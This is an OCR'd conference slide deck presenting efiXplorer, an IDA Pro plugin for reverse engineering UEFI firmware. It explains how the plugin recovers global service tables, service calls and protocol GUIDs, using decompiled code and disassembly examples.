


Static analysis-based recovery of service function calls and type information in UEFI firmware

@matrosov, @yeggorv, @p41ll, @isciurus

efiXplorer team

Alex Matrosov @matrosov

Andrey Labunets @isciurus

Philip Lebedev @p41l


Yegor Vasilenko @yeggor

https://github.com/binarly-io/efiXplorer

Motivation of this REsearch

- ➔ We start from developing the helper tool for make UEFI FW reversing more automated and robust
- ➔ Multiple known IDA plugins try to solve one single problem but a combination of it doesn’t exist in one plugin
- ➔ Most of common plugins for RE UEFI are outdated and not supported by authors
- ➔ We try to develop the tool which will benefit not only us but also the whole RE community

https://www.platformsecuritysummit.com/2019/speaker/matrosov/



https://media.hardwear.io/roots-of-trust-and-attestation/

MITRE | ATT&CK®

Firmware Corruption

Adversaries may overwrite or corrupt the flash memory contents of system BIOS or other firmware in devices attached to a system in order to render them inoperable or unable to boot.[1] Firmware is software that is loaded and executed from non-volatile memory on hardware devices in order to initialize and manage device functionality. These devices could include the motherboard, hard drive, or video cards.

ID: T1495
Sub-techniques: No sub-techniques
Tactic: Impact
Platforms: Linux, Windows, macOS
Permissions Required: Administrator, SYSTEM, root
Data Sources: BIOS, Component firmware
Impact Type: Availability
Version: 1.0
Created: 12 April 2019
Last Modified: 14 July 2020

Mitigations

Mitigation	Description
Boot Integrity	Check the integrity of the existing BIOS and device firmware before the system is allowed to boot to ensure that it is not vulnerable to modification.
Privileged Account Management	Prevent adversary access to privileged accounts or access necessary to replace system firmware.
Update Software	Patch the BIOS and other firmware as necessary to prevent successful use of known vulnerabilities.

Integrity != Visibility

OS privileges != FW privileges


Updated != Secure

Detection

System firmware manipulation may be detected.[2] Log attempts to read/write to BIOS and compare against known patching behavior.

Broken Integrity doesn't say much about the actual impact

https://attack.mitre.org/techniques/T1495/



SIGNED != TRUSTED

https://habr.com/en/post/446238/


WE BLINDLY TRUST ANYTHING WHICH IS SIGNED AND COMES FROM TRUSTED SOURCE

It’s the reasons why we start working on efiXplorer

- ➔ Simplifying REconstruction UEFI specific types and protocols
  - ◆ **efiXplorer->efiAnalyzer**
- ➔ Create unified loader for whole UEFI firmware image with rebuilded depencies and cross-references between different DXE and PEI modules
  - ◆ **efiXplorer->efiLoader**
- ➔ Find common types of vulnerabilities with UEFI specifics and power of static analysis
  - ◆ **efiXplorer->efiVulnHunt**

EfiXplorer vision: turn UEFI into whitebox


efiAnalyzer
PUBLIC
dataGuids
allProtocols
allServices
findImageHandleX64
findSystemTableX64
findBootServicesTables
findRuntimeServicesTables
findSmstX64
findOtherBsTablesX64
getProtBootServicesX64
getProtBootServicesX86
getAllBootServices
getAllRuntimeServices
getAllSmmServicesX64
getBsProtNamesX64
getBsProtNamesX86
getSmmProtNamesX64
getAllPeiServicesX86
printProtocols
markProtocols
markDataGuids
markLocalGuidsX64
findSwSmiHandler
findSmmCallout
dumpInfo
efiAnalyzer
~efiAnalyzer
fileType



efiXplorer: code analyzer

Data types info in UEFI firmware (1/3)

- Any static analysis requires types info
- In the UEFI world it is much more noticeable

Without any processing	When casting a global variable to a `EFI_SYSTEM_TABLE` data type with pointer

```
if ( a5 && a6 )
{
  v8 = sub_D778(v13);
  (*(*(qword_27988 + 64) + 40i64))(*(qword_27988 + 64), 7i64);
  (*(*(qword_27988 + 64) + 48i64))(*(qword_27988 + 64));
  sub_12390();
  sub_11FEC(0i64);
  v9 = 88 * v6;
  sub_B7E8(v8 + v9 - 88);
  LOBYTE(v10) = 1;
```

```
if ( a5 && a6 )
{
  v8 = sub_D778(v13);
  (gST_27988->ConOut->SetAttribute)(gST_27988->ConOut, 7i64);
  (gST_27988->ConOut->ClearScreen)(gST_27988->ConOut);
  sub_12390();
  sub_11FEC(0i64);
  v9 = 88 * v6;
  sub_B7E8(v8 + v9 - 88);
  LOBYTE(v10) = 1;
```

Data types info in UEFI firmware (2/3)

`EFI_SYSTEM_TABLE` is one of the basic data structures used in UEFI

Other important structures for primary analysis:

- `EFI_GUID`
- `EFI_BOOT_SERVICES`
- `EFI_RUNTIME_SERVICES`
- `_EFI_SMM_SYSTEM_TABLE2`
- `EFI_PEI_SERVICES`

Data types info in UEFI firmware (3/3)

IDA Pro has default type libraries specifically for UEFI drivers (`uefi.til` , `uefi64.til`)

Please choose a structure

Type name	Declaration	Type library
ACPI_ADR_DEVICE_PATH	struct $8B2C23BAA46EBB305E2955CD2BD57B73	UEFI 2.5 (x64)
ACPI_CPU_DATA_COMPATIBILITY	struct $6C51A1AFDAA722EB159EBDA3477DC656	UEFI 2.5 (x64)
ACPI_EXTENDED_HID_DEVICE_PATH	struct $4C78CB38A0F4EF5A8DE335E05719C19F	UEFI 2.5 (x64)
ACPI_HID_DEVICE_PATH	struct $0748F0574479A694305288EDDF16D0C6	UEFI 2.5 (x64)
ACPI_LARGE_RESOURCE_HEADER	struct $23958E38AF544E49B6D98E0B1C04F079	UEFI 2.5 (x64)
ACPI_RESOURCE_HEADER_PTR	union $090A03EDD1E347FB71B0BFE955C26CED	UEFI 2.5 (x64)
ACPI_S3_CONTEXT	struct $0C7935E5C3B449DD062B7B3924850C94	UEFI 2.5 (x64)
ACPI_SMALL_RESOURCE_HEADER	union $2CB9EDC2CA76331E5EBDD1F9698853B1	UEFI 2.5 (x64)

Finding global variables (1/5)

```
EFI_STATUS __fastcall ModuleEntryPoint(EFI_HANDLE ImageHandle, EFI_SYSTEM_TABLE *SystemTable)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v2 = SystemTable->RuntimeServices;
  v3 = SystemTable->BootServices;
  gST_3A0 = SystemTable;
  gRT_3B8 = v2;
  gImageHandle_3B0 = ImageHandle;
  v7 = 0xFFFFFFFFi64;
  gBS_3A8 = v3;
  v4 = (v3->AllocatePages)(1i64, 10i64, 1i64, &v7);
  v5 = v7;
  if ( !v4 )
    v5 = v7;
  Data = v5;
  gRT_3B8->SetVariable(VariableName, &EFI_ACPI_VARIABLE_COMPATIBILITY_GUID_360, 3u, 8ui64, &Data);
  return 0i64;
}
```

This is a simplified example, we can analyze the entry point and define 4 global variables at once from the input data:

```
0x3A0 - EFI_SYSTEM_TABLE *gST_3A0
0x3B8 - EFI_RUNTIME_SERVICES *gRT_3B8
0x3B0 - EFI_HANDLE gImageHandle_3B0
0x3A8 - EFI_BOOT_SERVICES *gBS_3A8
```

Finding global variables (2/5)

But there are also more complex examples that are much more common in practice:

```
EFI_STATUS __fastcall ModuleEntryPoint(EFI_HANDLE ImageHandle, EFI_SYSTEM_TABLE *SystemTable)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  gImageHandle_62780 = ImageHandle;
  sub_2C8(ImageHandle);
  while ( 1 )
    ;
}
```

- in this case, the analysis of the entry point does not provide us with any important information

Finding global variables (3/5)

Pointers to the `EFI_BOOT_SERVICES` and `EFI_RUNTIME_SERVICES` tables are contained in the `EFI_SYSTEM_TABLE` structure

For 32-bit drivers:

- BootServices has offset `0x3c`
- RuntimeServices has offset `0x38`

For 64-bit drivers:

- BootServices has offset `0x60`
- RuntimeServices `0x58`

Finding global variables (4/5)

A section of code in which the global variables `gBS` and `gRT` are initialized:

```
mov     rax, cs:gST_627D8 ; EFI_SYSTEM_TABLE *gST
lea     rcx, EFI_TSC_FREQUENCY_GUID_40678
mov     rbx, [rax+60h]
mov     cs:gST_628A8, rax ; EFI_SYSTEM_TABLE *gST
mov     rax, [rax+58h]
mov     cs:gRT_628B0, rax ; EFI_RUNTIME_SERVICES *gRT
mov     cs:gBS_62898, rbx ; EFI_BOOT_SERVICES *gBS
```

In order to find the global variable `gBS`, for 64-bit drivers you need to look for the following set of instructions:

```
mov     BS_REG, [rax+60h]
...
mov     cs:gBS_address, BS_REG
```

Likewise with the `gRT` variable:

```
mov     RT_REG, [rax+58h]
...
mov     cs:gRT_address, RT_REG
```

Finding global variables (5/5)

In order to find the `gST` variable in addition, you need to look for the following instructions:

```
mov     rax, cs:gST_address
```


```
mov     cs:gST_address, rax
```

We should search for those instructions in the code that precedes the following instructions:

```
mov BS_REG, [rax+60h]
```

```
mov RT_REG, [rax+58h]
```

Search for EFI services (1/5)



Address	Service name	Table name
000000000000033A	GetVariable	EFI_RUNTIME_SERVICES
000000000000034E	SetTime	EFI_RUNTIME_SERVICES
000000000000039A	SetVariable	EFI_RUNTIME_SERVICES
00000000000003B9	QueryVariableInfo	EFI_RUNTIME_SERVICES
00000000000004A2	SetVariable	EFI_RUNTIME_SERVICES
00000000000002FB	LocateProtocol	EFI_BOOT_SERVICES
00000000000003B9	InstallProtocolInterface	EFI_BOOT_SERVICES
00000000000003FC	LocateProtocol	EFI_BOOT_SERVICES
00000000000004C5	LocateProtocol	EFI_BOOT_SERVICES
000000000000054B	LocateProtocol	EFI_BOOT_SERVICES
000000000000043F	CreateEvent	EFI_BOOT_SERVICES
000000000000044C	RaiseTPL	EFI_BOOT_SERVICES
0000000000000465	SetTimer	EFI_BOOT_SERVICES

Our plugin can find:

- `Boot services`
- `Runtime services`
- `SMM services`
- `PEI services`

Search for EFI services (2/5)

```
.text:0000000000000419                lea     rax, qword_668
.text:0000000000000420                xor     r9d, r9d
.text:0000000000000423                mov     [rsp+38h+var_18], rax
.text:0000000000000428                mov     rax, cs:gBS_650
.text:000000000000042F                lea     r8, sub_4AC
.text:0000000000000436                lea     edx, [r9+10h]
.text:000000000000043A                mov     ecx, 80000200h
.text:000000000000043F                call    qword ptr [rax+50h]
```

- suppose we have already defined the global variable `gBS` as shown in the previous step
- we want to understand which of the service calls is made to a `43Fh` address

Search for EFI services (3/5)

```
.text:0000000000000419                lea     rax, qword_668
.text:0000000000000420                xor     r9d, r9d
.text:0000000000000423                mov     [rsp+38h+var_18], rax
.text:0000000000000428                mov     rax, cs:gBS_650
.text:000000000000042F                lea     r8, sub_4AC
.text:0000000000000436                lea     edx, [r9+10h]
.text:000000000000043A                mov     ecx, 80000200h
.text:000000000000043F                call    qword ptr [rax+50h]
```

- the `rax` register contains the base address of the `EFI_BOOT_SERVICES` structure
- `CreateEvent` service is located at the address `rax+50h`, since it is located at offset `50h` in the `EFI_BOOT_SERVICES` structure

```
00000000 EFI_BOOT_SERVICES struc ; (sizeof=0x178, align=0x8, copyof_2)
...
00000048 FreePool        dq ?                    ; offset
00000050 CreateEvent     dq ?                    ; offset
00000058 SetTimer        dq ?                    ; offset
...
00000178 EFI_BOOT_SERVICES ends
```

Search for EFI services (4/5)

- find instruction `mov BS_REG, cs: gBS_address` , fix its address
- starting from this address, search for instruction `call qword ptr [REG_BS+SERVICE_OFFSET]`
- if this instruction is found, get the service name by the `SERVICE_OFFSET` value

Search for EFI services (5/5)

Result in textview:

```
.text:0000000000000419                lea     rax, Event
.text:0000000000000420                xor     r9d, r9d        ; NotifyContext
.text:0000000000000423                mov     [rsp+38h+Event], rax ; Event
.text:0000000000000428                mov     rax, cs:gBS_650
.text:000000000000042F                lea     r8, NotifyFunction ; NotifyFunction
.text:0000000000000436                lea     edx, [r9+10h]   ; NotifyTpl
.text:000000000000043A                mov     ecx, 80000200h  ; Type
.text:000000000000043F                call    [rax+EFI_BOOT_SERVICES.CreateEvent] ; gBS->CreateEvent()
.text:000000000000043F                                        ; EFI_STATUS(EFIAPI * EFI_CREATE_EVENT) (IN UINT32 Type, IN EFI_TPL NotifyTpl, IN EFI_EVENT_NOTIFY NotifyFunction, IN VOID *NotifyContext, OUT EFI_EVENT *Event)
.text:000000000000043F                                        ; Type             The type of event to create and its mode and attributes.
.text:000000000000043F                                        ; NotifyTpl        The task priority level of event notifications, if needed.
.text:000000000000043F                                        ; NotifyFunction   The pointer to the event's notification function, if any.
.text:000000000000043F                                        ; NotifyContext    The pointer to the notification function's context; corresponds to parameter Context in the notification function.
.text:000000000000043F                                        ; Event            The pointer to the newly created event if the call succeeds; undefined otherwise.
```

Result in pseudocode view:

```
(*Interface)(v2);
gBS_650->CreateEvent(0x80000200, 0x10ui64, NotifyFunction, 0i64, &Event);
v3 = sub_524();
v4 = v3->RaiseTPL(0x1ADui64);
```

We took the descriptions of the functions that are exposed in the comments from the EFISwissKnife project

Search for EFI protocols (1/3)

There are some services in UEFI designed to work with protocols:

EFI_BOOT_SERVICES	_EFI_SMM_SYSTEM_TABLE2
InstallProtocolInterface	SmmInstallProtocolInterface
ReinstallProtocolInterface	SmmUninstallProtocolInterface
UninstallProtocolInterface	SmmHandleProtocol
HandleProtocol	SmmRegisterProtocolNotify
RegisterProtocolNotify	SmmLocateHandle
OpenProtocol	SmmLocateProtocol
CloseProtocol	
OpenProtocolInformation	
ProtocolsPerHandle	
LocateHandleBuffer	
LocateProtocol	
InstallMultipleProtocolInterfaces	
UninstallMultipleProtocolInterfaces	

Search for EFI protocols (2/3)


`LocateProtocol` service call:

```
.text:0000000000000334                lea     r8, [rbp+Interface] ; Interface
.text:0000000000000338                lea     rcx, EFI_SMM_BASE2_PROTOCOL_GUID_38A0 ; Protocol
.text:000000000000033F                xor     edi, edi
.text:0000000000000341                xor     edx, edx        ; Registration
.text:0000000000000343                mov     cs:gBS_5B78, rax ; EFI_BOOT_SERVICES *gBS
.text:000000000000034A                mov     [rbp+Interface], rdi
.text:000000000000034E                call    [rax+EFI_BOOT_SERVICES.LocateProtocol] ; gBS->LocateProtocol()
.text:000000000000034E                                        ; EFI_STATUS(EFIAPI * EFI_LOCATE_PROTOCOL) (IN EFI_GUID *Protocol, IN VOID *Registration, OPTIONAL OUT VOID **Interface)
.text:000000000000034E                                        ; Protocol       Provides the protocol to search for.
.text:000000000000034E                                        ; Registration   Optional registration key returned from RegisterProtocolNotify().
.text:000000000000034E                                        ; Interface      On return, a pointer to the first interface that matches Protocol and Registration.
```

- the first argument to this function is the protocol GUID to locate
- the third argument is the protocol interface
- we can easily get the value of the protocol GUID entry from the input parameters
- using this GUID, we can understand what kind of protocol it is

Search for EFI protocols (3/3)

As a result, we get `efiXplorer: Protocols` window:




Address	GUID	Name	Service
00000000000038A0	F4CCBFB7-F6E0-47FD-9DD4-10A8F150C191	EFI_SMM_BASE2_PROTOCOL_GUID	LocateProtocol
0000000000003930	C2702B74-800C-4131-8746-8FB5B89CE4AC	EFI_SMM_ACCESS2_PROTOCOL_GUID	LocateProtocol
0000000000003900	074E1E48-8132-47A1-8C2C-3F14AD9A66DC	EFI_GLOBAL_NVS_AREA_PROTOCOL_GUID	LocateProtocol
0000000000003910	E6F014AB-CB0E-456E-8AF7-7221EDB702F7	ProprietaryProtocol	LocateProtocol
00000000000038E0	AB5A4DF4-F0D7-49A8-BF5C-F25DA04C2533	ProprietaryProtocol	LocateProtocol
00000000000038D0	B8167809-E73A-4387-8323-0AFE83D3074F	ProprietaryProtocol	SmmInstallProtocolInterface
00000000000038B0	18A3C6DC-5EEA-48C8-A1C1-B53389F98999	EFI_SMM_SW_DISPATCH2_PROTOCOL_GUID	SmmLocateProtocol
00000000000038C0	83339EF7-9392-4716-8D3A-D1FC67CD55DB	ProprietaryProtocol	SmmLocateProtocol
0000000000003950	AADE7C97-98E7-4CFA-B4EF-BBE20506A31D	ProprietaryProtocol	SmmLocateProtocol
0000000000003890	98840739-D6DF-4564-8B9F-CDDEA3DC32E9	ProprietaryProtocol	SmmLocateProtocol
00000000000038F0	F67FEE3A-DBE2-4228-9732-B4DD1E5FF6AF	ProprietaryProtocol	SmmLocateProtocol

It contains:

- protocol GUIDs
- protocol names
- services that work with these protocols
- addresses of the protocol GUIDs in the `.data` segment


Search for EFI GUIDs



Address	GUID	Name
0000000000040328	27CFAC88-46CC-11D4-9A38-0090273FC14D	EFI_RESET_ARCH_PROTOCOL_GUID
0000000000040338	09576E92-6D3F-11D2-8E39-00A0C969723B	gEfiFileInfoGuid
0000000000040348	7CE88FB3-4BD7-4679-87A8-A8D8DEE50D2B	gEfiEventReadyToBootGuid
0000000000040358	880AACA3-4ADC-4A04-9079-B747340825E5	gEfiPropertiesTableGuid
0000000000040368	13FA7698-C831-49C7-87EA-8F43FCC25196	gEfiEventVirtualAddressChangeGuid
0000000000040378	DCFA911D-26EB-469F-A220-38B7DC461220	gEfiMemoryAttributesTableGuid
0000000000040388	8F644FA9-E850-4DB1-9CE2-0B44698E8DA4	EFI_FIRMWARE_VOLUME_BLOCK2_PROTOCOL_GUID
0000000000040398	5473C07A-3DCB-4DCA-BD6F-1E9689E7349A	EFI_FIRMWARE_FILE_SYSTEM3_GUID
